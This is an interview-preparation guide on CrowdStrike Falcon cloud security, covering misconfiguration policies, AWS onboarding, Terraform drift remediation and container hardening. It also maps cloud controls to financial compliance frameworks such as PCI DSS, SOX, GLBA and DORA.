 - Test in Alert-Only mode for 2 weeks before enabling enforcement
 - Document every severity override with regulatory justification
 - Disable irrelevant rules with documented reason (e.g., 'We don't use GCP Dataflow')
-

Q3. "How do you handle false positives in IOM policies?"

Answer:

"False positive management is critical for maintaining analyst trust in the system. My approach:

Step 1: Validate — Before marking as FP, I verify: Is the configuration actually secure despite triggering the rule? For example, an S3 bucket flagged as 'public' might have a bucket policy that restricts to a specific CloudFront OAI — technically public ACL, but effectively private.

Step 2: Scoped Exception — If it's a true FP, I create a narrow exception:

- Scope to the specific resource ARN (not the entire account)
- Add justification: 'This S3 bucket is a public website host with CloudFront OAI restriction'
- Set 90-day expiry (forces re-validation)
- Assign a reviewer (security team member)

Step 3: Rule Tuning — If the same FP pattern repeats across multiple resources, I modify the rule logic rather than creating individual exceptions. For example, add a condition: 'Exclude buckets tagged Website=true that have CloudFront OAI policy.'

Step 4: Metrics — I track FP rate per rule. If a rule has <50% true positive rate, it needs tuning or should be re-scoped. The goal is >80% TP rate for every enabled rule."

Q4. "What are the most critical IOM rules for container security?"

Answer:

"The top 5, ordered by risk:

1. **Privileged Containers** (CRITICAL) — Full host kernel access. An attacker in a privileged container can escape to the node using `nsenter`, mount host filesystem, and compromise the entire cluster. Should always be PREVENT mode.
 2. **Docker Socket Mount** (CRITICAL) — Mounting `/var/run/docker.sock` gives the container control of the Docker daemon on the host. Attacker can spawn new privileged containers, read secrets from other containers, or compromise the node. Use Kaniko for in-cluster builds instead.
 3. **Root User** (HIGH) — Containers running as UID 0 have broader access to host resources when combined with other misconfigs. Always enforce `runAsNonRoot: true` and explicit UID in SecurityContext.
 4. **Dangerous Capabilities** (HIGH) — `SYS_ADMIN` is essentially privileged mode. `NET_RAW` enables packet sniffing. `SYS_PTRACE` allows process injection. Best practice: `drop: ALL`, then add only what's needed.
 5. **No NetworkPolicy** (HIGH) — Without NetworkPolicy, all pods communicate freely. One compromised pod = lateral movement to all pods. Deploy default-deny and then whitelist required traffic."
-

Q5. "How do you roll out IOM enforcement without breaking production?"

Answer:

"I use a phased rollout strategy — never 'big bang':

Week 1-2: ALERT Mode (Observe)

- Deploy all IOM rules and KAC policies in Alert/Detect-Only mode
- Monitor: How many existing deployments would be blocked?
- Identify: Which teams have non-compliant workloads?
- Create a findings spreadsheet: resource, team, violation, remediation

Week 3: Engage Teams (Fix)

- Share findings with each team — provide exact Terraform/YAML fixes
- Hold security office hours for questions
- Priority: Critical rules first (privileged, docker socket)
- Track remediation progress

Week 4: Enforce Critical Rules

- Switch privileged container + docker socket rules to PREVENT
- These have near-zero FP rate — safe to enforce
- Monitor for deployment failures

Week 5-6: Enforce Remaining Rules

- Switch root user, capabilities, NetworkPolicy to PREVENT
- These may need exceptions (system components, monitoring agents)

Ongoing: Continuous Improvement

- New clusters auto-inherit policies
- Monthly exception review
- Quarterly rule coverage assessment"

Section B: AWS Onboarding (5 Questions)

Q6. "Walk me through onboarding an AWS account to CrowdStrike Falcon for CSPM."

Answer:

"The process has 4 steps:

Step 1: API Client — In Falcon Console → Support & Resources → API Clients, create a new API client with 'Cloud Security Registration: Read+Write' scope. Save the Client ID and Secret immediately — the secret is shown only once.

Step 2: Account Registration — Navigate to Cloud Security → Cloud Account Registration → Add AWS Account. Choose features: CSPM, IOA, Identity Protection. Provide the AWS Account ID.

Step 3: CloudFormation Stack — Falcon generates a CloudFormation template. Deploy it in the target AWS account. It creates a cross-account IAM role with read-only permissions and an External ID for security (anti-confused deputy). Takes 3-5 minutes.

Step 4: Verification — Back in Falcon, verify the account shows as 'Connected.' Wait 15-30 minutes for the first scan. Review initial findings in Configuration Assessment.

For enterprise/organization-wide: Use AWS StackSets to deploy the CloudFormation template across all member accounts simultaneously. New accounts auto-enroll.

For IaC-first organizations: Use the CrowdStrike Terraform provider (`crowdstrike/crowdstrike`) with the `crowdstrike_cloud_aws_account` resource and the official Terraform module for AWS registration."

Q7. "What permissions does CrowdStrike need in your AWS account, and how do you ensure least privilege?"

Answer:

"CrowdStrike uses a **cross-account IAM role** with specific, read-only permissions:

Permissions include:

- `ec2:Describe*` — Read SG, VPC, subnet, instance configs
- `s3:GetBucket*` , `s3:GetEncryption*` — Read bucket configs (NOT object data)
- `iam:Get*` , `iam:List*` — Read IAM policies, roles, users
- `eks:Describe*` , `eks:List*` — Read EKS cluster configs
- `rds:Describe*` — Read database configs
- `Lambda:Get*` , `Lambda:List*` — Read function configs

- `cloudtrail:Describe*` — Read trail settings

Security controls on the role:

- **External ID** — Prevents confused deputy attacks. Only CrowdStrike with the matching External ID can assume the role.
- **Read-Only** — No write permissions. CrowdStrike cannot modify your resources.
- **Trust Policy** — Limited to CrowdStrike's specific AWS account ARN.
- **No Data Access** — For S3, it reads bucket policies/encryption, NOT the actual objects.

Verification: I always review the CloudFormation template before deploying it. I check the IAM policy statement by statement. If any permission seems excessive, I raise it with CrowdStrike support."

Q8. "What do you do after the first CSPM scan shows 500+ IOMs?"

Answer:

"500+ IOMs on the first scan is completely normal for a brownfield environment. Here's my triaging approach:

Priority 1: Critical + Internet-Facing (Fix in 4h)

- Filter by: Severity = Critical AND NetworkExposure = Internet-Facing
- These are your active attack surface — public S3, open SGs, public RDS
- Usually 10-20 findings — manageable in day 1

Priority 2: Critical + Internal (Fix in 24h)

- Critical findings but not internet-facing
- Still important but lower exploitation risk

Priority 3: High + Production (Fix in 48h)

- High severity in production accounts

Priority 4: Baseline Everything Else

- Medium/Low → Track in dashboard, assign to teams
- Create weekly remediation targets: 'Reduce Critical from 50 to 30 this week'

What I report to leadership: Not '500 findings' — instead: '12 critical attack paths involving internet-facing resources. I've closed the top 5. Here's my plan for the remaining 7 this week.'"

Q9. "How do you onboard an entire AWS Organization versus individual accounts?"

Answer:

"For AWS Organization-wide onboarding:

Approach: Use the Organization registration option in Falcon, which leverages AWS CloudFormation StackSets.

Steps:

1. Register the AWS Management Account (or delegated admin) in Falcon
2. Provide the AWS Organization ID
3. Falcon generates a StackSet template
4. Deploy via StackSets → automatically creates the IAM role in ALL member accounts
5. New accounts added later → auto-enrolled via StackSet auto-deployment

Benefits over individual registration:

- One deployment covers 50, 100, or 500 accounts
- New accounts get Falcon automatically — no security gap
- Centralized management from management account
- Consistent IAM permissions across all accounts

Considerations:

- Requires StackSets admin permissions in management account
- Some organizations use delegated admin for StackSets
- Region restrictions: Deploy StackSet to all regions or target specific ones
- Exception accounts: Can exclude specific accounts from the StackSet if needed"

Q10. "Can you onboard AWS using Terraform instead of CloudFormation?"**Answer:**

"Yes — CrowdStrike provides an official Terraform provider and module:

```
# Provider setup
provider 'crowdstrike' {
  client_id      = var.falcon_client_id
  client_secret  = var.falcon_client_secret
  cloud          = 'us-1'
}

# Register AWS account
resource 'crowdstrike_cloud_aws_account' 'prod' {
  account_id      = '123456789012'
  cspm_enabled    = true
}

# Deploy IAM resources using official module
module 'crowdstrike_cspm' {
  source          = 'crowdstrike/cloud-registration/aws'
  version         = '~> 1.0'
  falcon_client_id = var.falcon_client_id
  external_id      = crowdstrike_cloud_aws_account.prod.external_id
}
```

Why Terraform is preferred for IaC-first orgs:

- Version controlled — registration config in git
- Reproducible — same module for all accounts
- Auditable — PR review before deployment
- Consistent — no console clicks, no manual errors
- Integrated — same workflow as rest of infrastructure"

Section C: Terraform Drift & Remediation (7 Questions)

Q11. "What is configuration drift, and how do you detect it?"

Answer:

"Configuration drift is when the live cloud resource state diverges from what's defined in your Infrastructure as Code (Terraform). It happens when someone makes manual changes via the AWS Console, CLI, or another automation tool.

Detection methods I use:

1. **CrowdStrike Falcon CSPM** — Continuously scans live infrastructure and flags misconfigurations. If the IaC is correct but the runtime doesn't match, it's drift.
2. **terraform plan -refresh-only** — Compares Terraform state with live infrastructure. Shows what changed without planning to revert it.
3. **terraform plan -detailed-exitcode** — Returns exit code 2 if drift exists. Perfect for CI/CD automation.
4. **AWS Config Rules** — Detects specific configuration changes in real-time.
5. **CloudTrail monitoring** — Detect manual API calls that modify Terraform-managed resources.

My drift prevention strategy:

- CI/CD pipeline runs `terraform plan` nightly — alerts on any drift
- All manual console access requires MFA + justification
- SCPs prevent certain manual changes in production accounts
- Post-incident review: if drift was from emergency fix, update IaC immediately"

Q12. "How do you remediate a misconfiguration found by Falcon CSPM using Terraform?"

Answer:

"My remediation workflow has 5 steps:

Step 1: Identify — Falcon CSPM fires IOM: 'Security Group allows 0.0.0.0/0 to port 22'

Step 2: Trace to IaC Source

- Check resource tags: `terraform:workspace`, `terraform:module`
- Find the .tf file in the repo: `modules/networking/security_groups.tf`
- Compare IaC definition vs. live config
- Is it drift (IaC is correct, live is wrong) or bad IaC (code is wrong)?

Step 3: Fix in Code

```
# Before (insecure):
cidr_blocks = ['0.0.0.0/0']

# After (secure):
cidr_blocks = ['10.0.0.0/8']    # Corporate CIDR only
```

Step 4: Apply via CI/CD

- Create PR with the fix
- IaC scanner (Checkov) validates the change
- Peer review + approval

- `terraform apply` via pipeline (not manually)

Step 5: Verify

- Falcon re-scans → IOM resolved automatically
- Close the Jira ticket
- Update the remediation dashboard

Critical rule: Never fix drift in the console — fix it in the Terraform code so it stays fixed permanently."

Q13. "What's the difference between `terraform plan -refresh-only` and `terraform apply`?"

Answer:

" `terraform plan -refresh-only` is a read-only operation that detects drift without planning any changes. It compares the live infrastructure state against Terraform's state file and shows you what changed outside of Terraform. It answers: 'Has anyone modified my resources manually?'

`terraform apply` (without `refresh-only`) will actually modify infrastructure to match your Terraform code. If drift exists, `terraform apply` will revert the manual changes and bring the live state back in line with code.

When to use each:

- **Drift detection mode:** `terraform plan -refresh-only` (daily CI check)
 - **Accept manual changes:** `terraform apply -refresh-only` (updates state file to match live — use when the manual change was intentional)
 - **Revert drift:** `terraform apply` (overwrites manual changes with code definition)
 - **Target specific resources:** `terraform plan -target=aws_security_group.main` (check drift on one resource)"
-

Q14. "How do you prevent misconfigurations from reaching production in the first place?"

Answer:

"I implement a 4-gate security pipeline:

Gate 1: Pre-Commit (Developer's Machine)

- Pre-commit hooks running `tfsec`, `detect-secrets`
- Catches obvious issues before code is even committed

Gate 2: CI Pipeline (IaC Scan)

- Checkov / `tfsec` / Falcon IaC Scan runs on every PR
- Fail the build on Critical/High findings
- Developer sees exact finding + remediation in PR comments

Gate 3: Terraform Plan Review

- `terraform plan` output posted as PR comment
- Security team reviews for sensitive changes (IAM, SG, encryption)
- No auto-apply to production without approval

Gate 4: Runtime (KAC / CSPM)

- CrowdStrike KAC blocks non-compliant K8s deployments
- CSPM catches anything that slipped through

- Auto-remediation for simple fixes (public S3 → re-enable block public access)

Result: Misconfigurations are caught at the cheapest point to fix (code review) rather than the most expensive point (production incident)."

Q15. "Scenario: A developer manually opens port 22 via AWS Console during an incident. How do you handle this?"

Answer:

"Immediate (During Incident): Allow it — don't block emergency access. Safety first.

Post-Incident (Within 4 hours):

1. CloudTrail shows: `AuthorizeSecurityGroupIngress` by `user/jane.doe` at 2:30 AM
2. Falcon CSPM fires: IOM 'SG allows 0.0.0.0/0 to port 22' — Severity CRITICAL
3. I contact Jane: 'Was this for last night's incident? Is SSH still needed?'
4. If no longer needed: Revert via Terraform (not console — to prevent permanent drift)

Permanent Fix: 5. Update Terraform: Remove the SSH rule or restrict to VPN CIDR 6. Propose SSM Session Manager as the standard access method 7. Add SCP to prevent `0.0.0.0/0` SSH rules in production via AWS Organizations

Process Improvement: 8. Create an emergency access runbook: 'During incident, use SSM instead of opening ports' 9. If SSH is truly needed for emergencies, create a time-limited Terraform module that opens SSH for 2 hours then auto-reverts

Key principle: Understand why they did it, fix the root cause (lack of SSM), and prevent recurrence through both technical controls (SCP) and process (runbook)."

Q16. "How do you handle situations where Terraform state and reality are completely out of sync?"

Answer:

"This typically happens when infrastructure was partially built manually or when someone modified resources outside Terraform extensively. My recovery process:

Step 1: Assess the gap

- Run `terraform plan` to see the full extent of drift
- Categorize: How many resources are affected?

Step 2: Decide the approach

- **Minor drift (1-5 resources):** `terraform import` the unmanaged resources, write matching `.tf` code, then run `terraform plan` to verify zero changes
- **Major drift (many resources):** Consider using `terraform state rm` for resources that should no longer be managed, and `terraform import` for new ones
- **Complete desync:** Sometimes it's better to re-import all resources into a new workspace than to fix the existing state

Step 3: Reconcile

- For each imported resource, write Terraform code that exactly matches the current live config
- Run `terraform plan` — output should show zero changes
- Then create follow-up PRs to bring the config to the desired secure state

Prevention:

- *Nightly terraform plan CI job that alerts on any drift*
- *Read-only console access for developers (can view, not modify)*
- *SCPs to prevent manual modifications to Terraform-tagged resources"*

Q17. "How do you integrate CrowdStrike Falcon CSPM findings with your Terraform workflow?"

Answer:

"I build a closed-loop feedback system:

Falcon → Ticket → Code → Deploy → Falcon (Verify)

1. ***Falcon CSPM detects IOM*** → *Sends webhook to Jira*
2. ***Jira ticket auto-created*** → *Contains:*
 - *IOM details, severity, affected resource ARN*
 - *Exact Terraform remediation code snippet*
 - *SLA deadline based on severity*
 - *Assigned to team based on resource tags*
3. ***Developer creates PR*** → *Fixes the Terraform code*
4. ***CI pipeline runs*** → *Checkov validates the fix*
5. ***terraform apply*** → *Deploys the remediation*
6. ***Falcon re-scans*** → *IOM disappears → Ticket auto-closed*

For IaC scanning (proactive):

- *Falcon IaC scanner or Checkov runs in the CI pipeline*
- *Scans Terraform files before deployment*
- *Blocks PRs that would create new IOMs*

Result:

- *IOMs found in production → fixed in code → never recur*
- *New misconfigurations → caught in PR → never reach production*
- *Continuous improvement loop: fewer IOMs over time"*

Section D: Advanced & Scenario Questions (5 Questions)

Q18. "How do you prioritize IOM remediation across 50 AWS accounts with thousands of findings?"

Answer:

"I use a risk-based prioritization matrix, not alphabetical ordering:

Tier 1: Fix NOW (Critical + Internet-Facing + Production)

- *Filter: severity=CRITICAL AND exposure=internet AND env=production*
- *Examples: Public S3 in prod, open SSH in prod*
- *SLA: 4 hours*
- *Usually 10-30 findings — manageable*

Tier 2: Fix This Week (Critical + Internal + Production)

- Not internet-facing but still critical config issues
- SLA: 24-48 hours

Tier 3: Fix This Sprint (High + Production)

- High severity in production
- SLA: 7 days
- Assign to individual teams

Tier 4: Track and Plan (Medium + Any, Low + Any)

- Track in dashboard, assign quarterly remediation goals
- If a team has 50 medium findings, help them fix 10 per sprint

CEO Dashboard: I report trends, not abs numbers: 'Critical findings reduced 60% over 3 months. 4 critical attack paths remain, targeting them this sprint.'

Q19. "How would you automate the remediation of common IOMs using Terraform?"

Answer:

"I automate high-frequency, low-complexity IOMs where the fix is deterministic:

Automation 1: Auto-fix Public S3 Buckets

- Trigger: Falcon CSPM IOM 'S3 bucket publicly accessible'
- Action: EventBridge → Lambda → Calls S3 API to enable Block Public Access
- Terraform module: Pre-built that includes all S3 security settings

Automation 2: Auto-fix Open Security Groups

- Trigger: Falcon IOM 'SG allows 0.0.0.0/0 on port 22'
- Action: Lambda revokes the rule + creates Jira ticket for review
- Terraform: SCP prevents creation of 0.0.0.0/0 rules in production

Automation 3: Terraform Modules as Prevention

- Create organization-standard Terraform modules for common resources
- S3 module automatically includes: encryption, versioning, logging, block-public-access
- Developers use the module instead of raw resources → security built in

What I DON'T automate:

- IAM policy changes (too complex, could break applications)
- Encryption key changes (could cause data loss)
- Network routing changes (could cause outages)
- These need human review and approval"

Q20. "Explain the CrowdStrike Terraform provider and how it integrates with cloud security."

Answer:

"The CrowdStrike Terraform provider (`crowdstrike/crowdstrike` on the Terraform Registry) allows you to manage Falcon configurations as Infrastructure as Code:

Resources available:

- `crowdstrike_cloud_aws_account` — Register/manage AWS accounts for CSPM
- `crowdstrike_cloud_security_kac_policy` — Define KAC admission policies
- `crowdstrike_prevention_policy` — Configure host prevention policies
- `crowdstrike_sensor_update_policy` — Manage sensor update settings

Benefits:

- Security policies stored in git alongside infrastructure code
- Changes to security configs go through PR review
- Consistent deployment across environments (dev/staging/prod)
- Rollback capability via `terraform destroy` or state revert
- Audit trail in git history

Example workflow:

1. Security engineer writes KAC policy in Terraform
2. PR review by security lead
3. Apply to staging cluster first (test mode)
4. After 1 week of monitoring, promote to production
5. Any issues → `git revert` → `terraform apply` → instant rollback

Key integration point: Combining `crowdstrike` provider with `kubernetes` and `aws` providers in the same Terraform workspace lets you deploy infrastructure + security policies in a single pipeline."

Q21. "What compliance frameworks can you map IOM policies to in CrowdStrike Falcon?"

Answer:

"CrowdStrike Falcon supports multiple built-in compliance framework mappings:

Built-in Frameworks:

- CIS AWS Foundations Benchmark (v1.4, v2.0, v3.0)
- CIS Azure Benchmark
- CIS GCP Benchmark
- CIS Kubernetes Benchmark (v1.6, v1.7, v1.8)
- CIS EKS Benchmark (v1.3, v1.4)
- CIS Docker Benchmark
- NIST 800-53
- PCI-DSS v3.2.1, v4.0
- SOC 2 (TSC)
- HIPAA
- GDPR (data protection articles)
- ISO 27001

Custom Framework Mapping:

- You can map custom IOM rules to internal compliance standards
- Example: Map your 'mandatory tagging' rule to 'Internal Policy: Cloud Governance v2.3'
- This lets you track custom compliance alongside regulatory frameworks

Reporting:

- Falcon generates compliance dashboards per framework
- One-click export for auditors
- Trend tracking: 'PCI compliance improved from 72% to 91% over 6 months'

- Control-level detail: which specific controls pass/fail"

Q22. "What happens when a Falcon KAC policy blocks a legitimate deployment?"

Answer:

"This is a common operational scenario. My response:

Immediate: The developer sees a clear error from kubectl:

```
Error from server: admission webhook 'kac.crowdstrike.com' denied the request:
privileged containers are not allowed [Policy: Block-Privileged]
```

Resolution workflow:

1. Developer contacts security channel (Slack) with the error
2. I review: Is this a legitimate need or a misconfigured deployment?
3. **If misconfigured:** Help the developer fix the SecurityContext (provide exact YAML)
4. **If legitimate exception needed:**
 - Confirm the business justification (e.g., CNI plugin truly needs privileged)
 - Create a scoped exception in the KAC policy (namespace + image only)
 - Document: who approved, why, expiry date (90 days max)
 - Track in exception registry
5. Developer retries deployment → succeeds

Prevention:

- In Alert mode first (2 weeks) to catch these before switching to Prevent
- Clear error messages with remediation guidance
- Security office hours for teams to get help proactively"

Section E: Quick-Fire Interview Questions (5 Questions)

Q23. "Name 3 critical IOM checks for AWS S3."

1. **S3 bucket Block Public Access disabled** (CRITICAL — CIS 2.1.5)
2. **S3 bucket without server-side encryption** (HIGH — CIS 2.1.1)
3. **S3 bucket access logging not enabled** (MEDIUM — CIS 2.1.3)

Q24. "What's the External ID in AWS cross-account role, and why does Falcon use it?"

"The External ID is a shared secret between CrowdStrike and your account. It's set in the IAM role trust policy's Condition block. It prevents the **confused deputy problem** — without it, any CrowdStrike customer could potentially reference your role ARN. With the External ID (unique per registration), only CrowdStrike with YOUR specific External ID can assume YOUR role."

Q25. "What command detects drift without modifying anything?"

" terraform plan -refresh-only — Shows what changed in live infrastructure without planning any modifications. Add -detailed-exitcode for CI automation: exit code 2 = drift detected."

Q26. "How does CrowdStrike KAC differ from OPA Gatekeeper?"

"Both are Kubernetes admission controllers, but:

- **KAC** is integrated with the CrowdStrike Falcon ecosystem — IOMs, IOAs, image scanning, and threat intelligence all in one console
- **OPA Gatekeeper** is open-source, uses Rego language for policy-as-code, more flexible but requires more maintenance
- **KAC advantage:** Can check if an image has been scanned by Falcon before allowing deployment — impossible with standalone OPA
- **OPA advantage:** More customizable, community-supported policies, no vendor lock-in
- **In practice:** Many orgs use BOTH — OPA for custom policies, KAC for CrowdStrike-specific checks"

Q27. "What is the difference between IaC scanning and CSPM?"

"- **IaC scanning** = **Pre-deployment** — Scans Terraform/CloudFormation code in the CI/CD pipeline before deployment. Prevents misconfigurations from being created.

- **CSPM** = **Post-deployment** — Scans live cloud infrastructure after deployment. Detects runtime misconfigs, manual changes, and drift.
- **Together:** IaC scanning catches issues at code review (cheapest). CSPM catches issues that slip through or are created manually (safety net). You need both for complete coverage."



STUDY CHEATSHEET — KEY CONCEPTS TO MEMORIZE

IOM vs IOA:

IOM = Static config check (S3 public, SG open, pod privileged)

IOA = Runtime behavior (reverse shell, drift, crypto mining)

AWS ONBOARDING FLOW:

Create API Client → Register in Falcon → Deploy CloudFormation → Verify

DRIFT DETECTION:

terraform plan -refresh-only ← Detect drift

terraform apply -refresh-only ← Accept drift into state

terraform apply ← Revert drift to match code

4-GATE PIPELINE:

Pre-Commit → CI IaC Scan → Plan Review → KAC/CSPM

5 CONTAINER IOMs:

1. Privileged Container (CRITICAL)
2. Root User (HIGH)
3. Docker Socket Mount (CRITICAL)
4. Dangerous Capabilities (HIGH)
5. No NetworkPolicy (HIGH)

SEVERITY SLA:

Critical: 4h | High: 24h | Medium: 7d | Low: 30d

COMPLIANCE FRAMEWORKS:

CIS AWS, CIS K8s, CIS EKS, PCI-DSS, SOC2, NIST, HIPAA

Guide Created: April 2026 **Topics Covered:** IOM Policy Writing, AWS Onboarding, Terraform Drift Remediation, 5 Container Security IOM Rules, 27 Interview Q&As **Cross-References:** [CNAPP Policy Examples](#) | [KAC & Runtime Guide](#)

Financial_Compliance_Frameworks.md



FINANCIAL COMPLIANCE FRAMEWORKS — Cloud Security Guide

Target: Financial Institutions (Wells Fargo, HSBC, Banking, Fintech) **Goal:** Understand the mandatory security frameworks a Cloud Security Analyst must enforce using CNAPP/CSPM tools.

1. THE "BIG FOUR" MANDATORY FINANCIAL FRAMEWORKS

1.1 PCI DSS (Payment Card Industry Data Security Standard)

What it is: Global baseline for any organization handling credit card data. **Key Focus for Cloud:** Network isolation and encryption. **How it maps to CNAPP/CSPM:**

- **Req 1 (Network Security):** Ensure strict Security Groups / NSGs. No 0.0.0.0/0 to databases.
- **Req 3 (Stored Data Protection):** KMS/CMEK encryption enforced on all S3, EBS, and RDS instances.
- **Req 4 (Data in Transit):** Enforce TLS 1.2+ on all Load Balancers and API Gateways.
- **Req 10 (Logging):** Ensure CloudTrail, VPC Flow Logs, and DB Audit logging are active and cannot be tampered with.

Interview Buzzword: "Cardholder Data Environment (CDE) Isolation." If a pod processes payments, it must be network-isolated from general pods.

1.2 GLBA (Gramm-Leach-Bliley Act)

What it is: US law requiring financial institutions to explain their information-sharing practices and safeguard sensitive data (NPI - Nonpublic Personal Information). **Key Focus for Cloud:** Data Privacy and Access Control. **How it maps to CNAPP/CSPM:**

- **Access Control:** Strict CIEM enforcement. Least privilege IAM roles.
- **Data Protection:** Macie / DSPM scanning to identify where NPI (like SSNs, account numbers) lives in S3 buckets.
- **Risk Assessment:** Continuous CSPM scanning satisfies the GLBA requirement for continuous risk assessment.

1.3 SOX (Sarbanes-Oxley Act)

What it is: US law focusing on corporate financial reporting accuracy to prevent corporate fraud. **Key Focus for Cloud:** Change Management and Integrity of Financial Systems. **How it maps to CNAPP/CSPM:**

- **Change Control:** Only CI/CD pipelines can deploy to production. KAC (Admission Controllers) enforce immutability (containers cannot be modified at runtime).
- **Audit Trails:** Immutability of logs. CloudTrail logs must be sent to a central, locked-down S3 bucket (with Object Lock / WORM enabled).
- **Separation of Duties (SoD):** CIEM checks to ensure a developer cannot both write code and approve their own merge/deploy.

1.4 NIST 800-53 / NIST CSF (Cybersecurity Framework)

What it is: Not exclusively financial, but it is the *De Facto Gold Standard* baseline that US banks (like Wells Fargo) build their internal security policies upon. **Key Focus for Cloud:** Comprehensive Security Controls. **How it maps to CNAPP/CSPM:** (See *Ultimate Prep Guide Part 2* for full mapping)

- Banks take NIST 800-53, customize it, and call it their "Internal Control Standard."
- **CSPM Translation:** Every IOM (Indicator of Misconfiguration) maps to a NIST control Family (e.g., AC for Access Control, SC for System & Comms).

2. REGIONAL & SPECIALIZED REGULATORY FRAMEWORKS

2.1 NYDFS 23 NYCRR 500 (New York Department of Financial Services)

What it is: One of the strictest state-level cyber regulations for banks operating in NY (which is basically all major banks). **Key Focus for Cloud:** 72-hour breach reporting, mandatory MFA, and CISO accountability. **How it maps to CNAPP/CSPM:**

- **MFA Enforcement:** CSPM policies must immediately alert if any IAM user or root account lacks MFA.
- **Incident Response:** CWPP (Runtime protection) speeds up identification to meet the brutal 72-hour regulatory notification window.

2.2 FFIEC (Federal Financial Institutions Examination Council)

What it is: US regulatory body that audits banks (Examiners use the FFIEC IT Examination Handbook). **Key Focus for Cloud:** IT Governance, BCDR (Business Continuity/Disaster Recovery), and Third-Party Risk. **How it maps to CNAPP/CSPM:**

- **Architecture:** Cross-region backups. CSPM checks that RDS instances are Multi-AZ and DynamoDB has Point-In-Time Recovery (PITR) enabled.

2.3 DORA (Digital Operational Resilience Act) - *Crucial for EU / Global Banks*

What it is: EU regulation focusing on IT system resilience in the financial sector. **Key Focus for Cloud:** Third-party cloud provider risk (AWS/Azure going down) and massive resilience. **How it maps to CNAPP/CSPM:**

- Requires strict incident reporting and advanced threat-led penetration testing (TLPT).
- CWPP provides the forensic data required by DORA during severe operational disruptions.

3. HOW TO TALK ABOUT COMPLIANCE IN A BANKING INTERVIEW

● The "Continuous Compliance" Pitch

"In a financial organization, compliance isn't an annual checklist; it's a continuous operational state. I use the CNAPP tool to map our cloud estate against PCI-DSS and NIST 800-53 in real-time. Instead of auditor scrambles every December, I configure the CSPM to generate daily compliance posture scores. If a developer launches a

database without KMS encryption, we don't wait for an audit—the CSPM flags the PCI violation immediately, creates a ServiceNow ticket, and auto-remediates it via a Python Lambda script if it breaches our 4-hour SLA."

The "Data Governance" Pitch

"Banks care about NPI (Nonpublic Personal Information) under GLBA. I leverage DSPM (Data Security Posture Management) to automatically classify data in S3 buckets. If a bucket is tagged 'Contains NPI', my CSPM policies dynamically apply stricter guardrails: absolute denial of public access, mandatory strict IAM resource policies, and alerts for any unusual data egress patterns picked up by the CWPP."

The "Audit Readiness" Pitch

"I act as the bridge between Cloud Engineering and IT Audit. When internal audit asks for evidence under SOX ITGCs (IT General Controls), I don't give them raw logs. I pull the specific Falcon/Wiz compliance report that maps our AWS configurations directly to their control requirements, proving that our separation of duties and encryption-at-rest mandates are actively enforced across 100% of the estate."

 QUICK REFERENCE: Mapping Cloud Services to Banking Compliance

Cloud Action/Setup	Triggers Which Framework?	How Bank Security Handles It
Processing credit cards on EKS	PCI-DSS	Network isolation, KAC image enforcement, strict WAF.
Storing customer SSNs in S3	GLBA, NYDFS	CMEK KMS encryption, Macie classification, highly restricted IAM.
Financial reporting database (RDS)	SOX	Absolute immutability of logs, rigorous change management, Point-in-time recovery.
High availability of trading platform	FFIEC, DORA	Multi-AZ/Multi-Region active-active setups, CSPM checks for backup configs.

KAC_and_Runtime_Detections_Guide.md

 Falcon KAC Deep Dive & Runtime Detection Scenarios Guide

Interview-Ready | 15+ Scenarios | CrowdStrike Falcon Cloud Security

Table of Contents

- 1. [KAC — How It Works \(Architecture\)](#)
- 2. [KAC — Detection Types & Use Cases](#)
- 3. [KAC — Scenario-Based Interview Questions](#)
- 4. [Runtime Detections — 15 Scenarios](#)

1. KAC — How It Works


What Problem Does KAC Solve?

Kubernetes makes deployment fast, but **misconfigurations happen constantly**:

- Developers deploy privileged containers by accident
- Images with critical CVEs run in production
- Secrets end up in pod specs
- Containers run as root with host network access

